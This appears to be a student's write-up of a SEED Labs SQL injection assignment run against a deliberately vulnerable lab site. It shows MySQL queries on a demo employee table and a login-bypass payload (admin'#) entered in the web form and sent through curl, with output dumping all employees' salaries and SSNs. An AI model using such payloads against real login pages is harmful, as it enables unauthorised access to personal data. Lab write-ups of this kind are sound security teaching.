
ASSIGNMENT – 9

Name: **Sudharsan Srinivasan**

UTA ID: **1001755919**

Environment:


- The websites used for the tasks are www.SEEDLabSQLInjection.com to login to user accounts etc and the corresponding folder accessed is **var/www/SQLInjection.**
- The following image shows the employee database which will be used for the tasks in the assignment to carry out SQL activities.



Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				


Task 1 – Familiarizing with SQL Statements:

- This is just to get used to the SQL Database that is shown above. We first login to the database using **root** as username and **seedubuntu** as password using the below command.




```
[04/13/21]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 633
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
 All rights reserved.

Oracle is a registered trademark of Oracle Corporation
and/or its
affiliates. Other names may be trademarks of their resp
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.
```

- Next, we load the existing database we saw above using the **use** command.




```
mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A
```

- To print all the tables that are present in the above database, we use **show tables** command.



```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

- The above result shows we have a single table named **credential.** To pull up the information of employee 'Alice', we use SELECT statement.



```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
1 row in set (0.00 sec)

mysql> 
```

- As seen above, the employee 'Alice' information gets printed on the terminal.

Task 2 – SELECT Statement SQL Injection Attack:

- We try to launch SQL Injection Attack in this statement by 3 different methods.


SQL Injection from Web Page

SQL Injection from Command Line

Append SQL Statement

2.1 – Web Page SQL Injection:

- Open the **seedlabsqlinjection.com** site in the browser. On the Employee Profile Login page, we try login as the **admin** and we enter some Password because we don't know it.




Employee Profile Login

USERNAME admin'#

PASSWORD •••••

Login

- After entering the above credentials, we see below that we were able to login to the database.


SQLi Lab - Mozilla Firefox
5:50 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
50%
SEEDLABS
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Copyright © SEED LABs

- We observe the login credential we used above – '**admin'#**'

- Since we don't know the password, we enter # in the username column. This # makes every field after username to be commented out and does not check for column such as Password. So, it does not matter what value we enter in the Password field since its never going to be checked with the database.
- Some value is entered in the Password field just as a filler so that JavaScript error does not popup, which will halt our SQL Injection Attack.
- Thus, we get the information of all the employees as admin even without the password by launching SQL Injection attack through Web Page.


2.2 – Command Line SQL Injection:

- We perform the same login activity, this time using Command Line through **curl** command.
- We use **curl** command along with specifying the website to access, in our case seedlabsqlinjection and the file **unsafe_home.php** which checks for the username with the database, followed by the credentials for username and password.




```
[04/13/21]seed@VM:~$ curl 'http://www.seedlabsqlinjecti
on.com/unsafe_home.php?username=admin%27%20%23&Password
=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```


- After giving the above command, we get access to the database and all the individuals employee information is printed out in command line in table format as seen.



```
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, in
itial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="
stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-
light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTog
glerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><
img src="seed_logo.png" style="height: 40px; width: 200
```




```
h scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td
></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></
td><td></td><td></td></tr></tbody></table>      <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
